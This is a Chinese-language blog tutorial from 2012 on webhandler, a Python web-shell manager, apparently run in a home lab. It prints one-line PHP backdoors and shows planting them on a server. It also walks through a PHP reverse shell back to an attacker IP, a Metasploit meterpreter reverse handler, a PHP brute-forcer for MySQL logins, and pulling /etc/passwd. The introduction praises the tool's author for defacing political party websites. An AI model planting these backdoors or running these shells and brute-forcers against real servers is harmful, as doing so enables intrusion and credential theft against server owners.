Linux下的"菜刀" - webhandler

2012-10-22 11:25:58 By admin

前言

教学文档的342课，说起菜刀，就不得不提起菜刀的作者，作者是一个退伍军人，生长在一个贫穷的农村，据说初中也没读完，英语更是不咋地，但他却自学掌握了

C++/J2ME/PHP/JSP/ASP.NET(C#,VB,C++,delphi,J#)/ASP/MySQL/MsSQL/Oracle/Informix/PostgreSQL/DB2/Sybase/Access/UNIX/LINUX/WIN/SEO/Flash(AS)/PhotoShop/Freehand/Helen_Sb/HOW/TO/MAKE/LOVE

等等，当初在六七年前台湾闹独立的时候，他在国民党和民进党的网站上留下了“只有一个中国”的黑页，一举成名。

作者是一个朴实，低调的技术牛人，他这些年留下的作品很多，中国菜刀是他最新的一个作品，从他之前的作品WEBSHELL管理器的基础上修改而来，功能更加的强大。

你见过很强大的ASP后门，很强大的PHP后门，很强大的ASPX后门，那你见过很强大的asp,aspx,php三合一后门么........，没有吧，尤其是这个后门，只有一句话。

是不是很震憾，很不可思议，是的，我刚接触的时候，也是这样的想法，就这三句话，一个名不见经传的“中国菜刀”，就可以代替我那搜集了几年，大大小小几百个多种平台多种环境的脚本后门？，事实证明，我错了，原来“中国菜刀”不仅仅可以代替那些后门，而且他的功能超出我的想象，没试过 菜刀 FOR WINE，不知道能否在LINUX下运行，不过有个类似的工具 webhandler , 脚本 :PYTHON

介绍

他指出POST 和 GET的提交方式，只支持PHP脚本运行 客服端：

```
  <?php system($_GET['cmd']); ?>
  <?php passthru($_REQUEST['cmd']); ?>
  <?php echo exec($_POST['cmd']); ?>
```

使用

安装

```
root@Dis9Team:/pen/door# wget http://dis9-server.googlecode.com/files/webhandler.zip
root@Dis9Team:/pen/door# unzip webhandler.zip
root@Dis9Team:/pen/door# cd webhandler
root@Dis9Team:/pen/door/webhandler# apt-get install python-setuptools
root@Dis9Team:/pen/door/webhandler# easy_install argparse
```

客服端使用

GET提交

```
root@ubuntu:/var/www# echo '<?php system($_GET['cmd']); ?>  ' >   /var/www/get.php
```

链接

```
root@Dis9Team:/pen/door/webhandler# python2.7 webhandler.py --url http://5.5.5.3/get.php?cmd=

  _______       __     ______              __ __
  |  |  |  |.-----.|  |--.|   |   |.---.-.-----.--|  |  |.-----.----.
  |  |  |  ||  -__||  _  ||       ||  _  |     |  _  |  ||  -__|   _|
  |________||_____||_____||___|___||___._|__|__|_____|__||_____|__|
  ------------------------------------------------------------------------
    [!] "non-git". Keep up-to-date by running '--update'
 --------------------------------------------------------------------------------------------------------------
 User        : www-data
 ID          : uid=33(www-data) gid=33(www-data) groups=33(www-data)
 Kernel      : Linux ubuntu 2.6.35-22-generic-pae #33-Ubuntu SMP Sun Sep 19 22:14:14 UTC 2010 i686 GNU/Linux
 CWD         : /var/www  drwxrwxrwx
 Uptime      : 4 minutes
 Target's IPs : 5.5.5.3
 Our IP      : 174.139.7.227
 --------------------------------------------------------------------------------------------------------------

 [+] Available commands: @backdoor, @download, @enum, @history, @info, @update, @upload, @brute, clear, exit
 [+] Inserting ! at the begining of the command will execute the command locally (on your box)

www-data@5.5.5.3:~(/var/www):$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@5.5.5.3:~(/var/www):$
```

POST提交

```
root@ubuntu:/var/www# echo '<?php echo exec($_POST['cmd']); ?>  ' >   post.php
```

链接

```
root@Dis9Team:/pen/door/webhandler# python2.7 webhandler.py --url http://5.5.5.3/post.php --method POST --parameter cmd
```


```
 __        __ _   _   _           _ _
 \ \      / / | |  | |  | |          | | |
  \ \ /\ / /__| |__ | |__| | _ _ _ _  __| | | ___ _ _
   \ \/ \/ / _ \ '_ \| __ |/ _` | '_ \ / _` | |/ _ \ '__|
    \ /\ / __/ |_) | |  | | (_| | | | | (_| | | __/ |
     \/ \/ \___|_.__/|_|  |_|\__,_|_| |_|\__,_|_|\___|_|
 ----------------------------------------------------------
   [!] "non-git". Keep up-to-date by running '--update'
 ----------------------
 User        : 5.5.5.3
 ID          : Unknown
 Kernel      : Unknown
 CWD         : Unknown  Unknown
 Uptime      : Unknown
 Target's IPs : Unknow
 Our IP      : 174.139.7.227
 ----------------------

 [+] Available commands: @backdoor, @download, @enum, @history, @info, @update, @upload, @br
ute, clear, exit
 [+] Inserting ! at the begining of the command will execute the command locally (on your box)

5.5.5.3@Unknow:~(Unknown):$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
5.5.5.3@Unknow:~(Unknown):$
```

监听功能

先监听端口

```
root@Dis9Team:/pen/door/webhandler# python2.7 webhandler.py --listen 1234

 #    #           #    #
 #  #  # ###### ######  #    #   ##   #    # ######  #     ###### ######
 #  #  # #     #    # #   #  #  #  ##  # #   # #     #     #    #
 #  #  # ######  ######  ######## #   # # #  # #   # #     ###### #    #
 #  #  # #     #    # #   # ####### #  # # #   # #     #     ######
 #  #  # #     #    # #   # #   # #   ## #   # #     #     #    #
  ## ##  ###### ######  #     # #    # #    # ######  ###### ###### #    #
 ----------------------------------------------------------------------
   [!] "non-git". Keep up-to-date by running '--update'

[i] Waiting on port: 1234
```

运行PHP REVER SHELL 获得SHELL



root@ubuntu: /var/www
File Edit View Search Terminal Help
root@Dis9Team: /
root@Dis9Team: /pen/door/webhandler

```
root@Dis9Team:/pen/door/webhandler# python2.7 webhandler.py --listen 1234

        #     #                #     #
        #  #  # ###### #####   #     #   ##    #     # #####  #        ###### #####
        #  #  # #      #    #  #     #  #  #   ##    # #    # #        #      #    #
        #  #  # #####  #####   ####### #    #  # #   # #    # #        #####  #    #
```

```
.php3  1.php5  back.php  info  phpinfo.php  up2.php   up3.php   up4.php   XMLmao.zip
.php4  1.pHp5  dvwa      pen   up1.php      up3.html  up4.html  xmlmao
oot@ubuntu:/var/www# echo '<?php system($_GET['cmd']); ?>' > /var/www/get.php
oot@ubuntu:/var/www# echo '<?php echo exec($_POST['cmd']); ?>' > post.php
oot@ubuntu:/var/www# php -r '$sock=fsockopen("5.5.5.4",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
        CWD          : /var/www        drwxrwxrwx
        Uptime       : 8 minutes
        Target's IPs : 5.5.5.3
        Our IP       : 174.139.7.227
        ----------------------------------------------------------------------------------------------------------

        [+] Available commands: @backdoor, @download, @enum, @history, @info, @update, @upload, @brute, clear, exit
        [+] Inserting ! at the begining of the command will execute the command locally (on your box)

# root@5.5.5.3:~(/var/www):$ pwd
/var/www
# root@5.5.5.3:~(/var/www):$ id
uid=0(root) gid=0(root) groups=0(root)
# root@5.5.5.3:~(/var/www):$ 
```

获得系统信息


```
# root@5.5.5.3:~(/var/www):$ @info
 ----------------------------------------------------------------------------------------------------------
 User         : root
 ID           : uid=0(root) gid=0(root) groups=0(root)
 Kernel       : Linux ubuntu 2.6.35-22-generic-pae #33-Ubuntu SMP Sun Sep 19 22:14:14 UTC 2010 i686
GNU/Linux
 CWD          : /var/www  drwxrwxrwx
 Uptime       : 11 minutes
 Target's IPs : 5.5.5.3
 Our IP       : 174.139.7.227
 ----------------------------------------------------------------------------------------------------------

 [+] Available commands: @backdoor, @download, @enum, @history, @info, @update, @upload, @br
```

ute, clear, exit
 [+] Inserting ! at the begining of the command will execute the command locally (on your box)

root@5.5.5.3:~(/var/www):$


暴力破解MYSQL

默认字典：modules/bruters/wordlist.txt，他会自动上传



```
5.5.5.3@Unknow:~(Unknown):$ @brute mysql

[+] Found a directory to use: '/var/www/info'

[+] Uploading the bruter/wordlist ...
[+] Successfully uploaded modules/bruters/mysql_bruter.php to /var/www/info/mysql.php
[+] Successfully uploaded modules/bruters/wordlist.txt to /var/www/info/wordlist.txt

[+] Brute-Forcing MySql Creds ...
```

这个东西有点占用进程.而且还是单线程 小心使用



```
  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
 1411 mysql     20   0  152m 1820  692 S 58.4  0.4   1:19.59 mysqld
 2361 www-data  20   0  701m 362m  736 R 35.4 73.1   0:44.34 php
```

核心代码

```
#!/usr/bin/env php
&lt;?php
error_reporting(0);
$host = "127.0.0.1";

$user_dict = "wordlist.txt";
$pass_dict = "wordlist.txt";

$userFile = file($user_dict);
$passFile = file($pass_dict);

$success;
foreach ($userFile as $user) {
    if ($success == 1) {
        break;
    }
    foreach ($passFile as $pass) {
        $user = trim($user);
        $pass = trim($pass);
    $connection = mysql_connect($host, $user, $pass);
    if ($connection) {
      echo "success:" . $user . ":" . $pass . "\n";
      $success = 1;
      mysql_close($connection);
      break;
    }
  }
}
?&gt;
```

暴力FTP

一样

```
5.5.5.3@Unknow:~(Unknown):$ @brute  ftp
```

查看用户组

```
5.5.5.3@Unknow:~(Unknown):$ @enum group
[+] Total number of groups: 1
-------------------------------------------------------
Group Name      | Password     | Group ID | Group List |
-------------------------------------------------------
honeyd          | *In shadow* | 115       |            |
-------------------------------------------------------
5.5.5.3@Unknow:~(Unknown):$ @enum passwd
[+] Total number of users: 1
------------------------------------------------------------------------------------------------------------------------------------
Username         | Password     | User ID | Group ID | User Info                       | Home Directory      | Shell
------------------------------------------------------------------------------------------------------------------------------------
b               | *In shadow* | 1004     | 33       |                                  | /dev/null              | /usr/sbin/nologin
------------------------------------------------------------------------------------------------------------------------------------
5.5.5.3@Unknow:~(Unknown):$
```

貌似是个蜜罐 哈哈哈

下载文件

```
5.5.5.3@Unknow:~(Unknown):$ @download /etc/passwd

[+] Successfully downloaded "/etc/passwd" to "/pen/door/webhandler/output/Unknow/etc/passwd_2012-10-22"
```

```
5.5.5.3@Unknow:~(Unknown):$
```

执行本地命令

```
5.5.5.3@Unknow:~(Unknown):$ !cat /pen/door/webhandler/output/Unknow/etc/passwd_2012-10-22
b:x:1004:33::/dev/null:/usr/sbin/nologin
```

上传文件

```
5.5.5.3@Unknow:~(Unknown):$ @upload /etc/passwd passwd
[+] Successfully uploaded /etc/passwd to passwd
5.5.5.3@Unknow:~(Unknown):$ cat passwd
nepenthes:x:119:129::/home/nepenthes:/bin/false
```

貌似两个都是蜜罐 哈哈哈 ~

反弹Msf TCP SHELL

启动监听


```
root@Dis9Team:~# msfcli exploit/multi/handler PAYLOAD=linux/x86/meterpreter/reverse_tcp LHOST
=5.5.5.4 LPORT=123 E
[*] Please wait while we load the module tree...

       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 939 exploits - 533 auxiliary - 151 post
+ -- --=[ 252 payloads - 28 encoders - 8 nops
       =[ svn r15876 updated 56 days ago (2012.08.27)

Warning: This copy of the Metasploit Framework was last updated 56 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

PAYLOAD =>  linux/x86/meterpreter/reverse_tcp
LHOST =>  5.5.5.4
LPORT =>  123
[*] Started reverse handler on 5.5.5.4:123
[*] Starting the payload handler...
```

运行模块反弹

```
5.5.5.3@Unknow:~(Unknown):$ @backdoor msf 5.5.5.4:123
```

```
[i] Found the metasploit framework:

[+] Found a directory to use: '/var/www/pen/upload'
[+] Filename: '4hFBAoup'

[i] Make sure: '5.5.5.4' has a listener shell setup on port: '123' (hint: msfcli exploit/multi/handler PAYLOAD=linux/x86/meterpreter/reverse_tcp LHOST=5.5.5.4 LPORT=123 E)
[?] Press  when ready!
[i] Generating linux/x86/meterpreter/reverse_tcp
```

获得SHELL


root@Dis9Team: /pen/door/webhandler
File Edit View Search Terminal Tabs Help
root@Dis9Team: ~
File Edit View Search Terminal Help
root@Dis9Team: /pen...
root@ubuntu: /var/w...
root@Dis9Team: ~

```
+ -- --=[ 252 payloads - 28 encoders - 8 nops
       =[ svn r15876 updated 56 days ago (2012.08.27)

Warning: This copy of the Metasploit Framework was last updated 56 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

PAYLOAD => linux/x86/meterpreter/reverse_tcp
LHOST => 5.5.5.4
LPORT => 123
[*] Started reverse handler on 5.5.5.4:123
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1126400 bytes) to 5.5.5.3
[*] Meterpreter session 1 opened (5.5.5.4:123 -> 5.5.5.3:50413) at 2012-10-22 04:22:08 -0700

meterpreter > getuid
Server username: uid=33, gid=33, euid=33, egid=33, suid=33, sgid=33
meterpreter > getpid
Current pid: 18456
meterpreter >
```

```
5.5.5.3@Unknow:~(Unknown):$ @backdoor msf 5.5.5.4:123

[i] Found the metasploit framework:

[+] Found a directory to use: '/var/www/pen/upload'
[+] Filename: '4hFBAoup'

[i] Make sure: '5.5.5.4' has a listener shell setup on port: '123' (hint: msfcli exploit/multi/handler PAYLOAD=linux/x86/met
erpreter/reverse_tcp LHOST=5.5.5.4 LPORT=123 E)
[?] Press <return> when ready!
[i] Generating linux/x86/meterpreter/reverse_tcp
[+] Sending payload & executing
[+] Done!
5.5.5.3@Unknow:~(Unknown):$
```

参考

PHP后门：WeBaCoo 利用 ：http://fuzzexp.org/php-backdoor-webacoo-use.html

PHP后门：WeBaCoo ：http://fuzzexp.org/php-backdoor-webacoo.html

Metasploit BackDoor For Windows : http://fuzzexp.org/metasploit_backdoor.html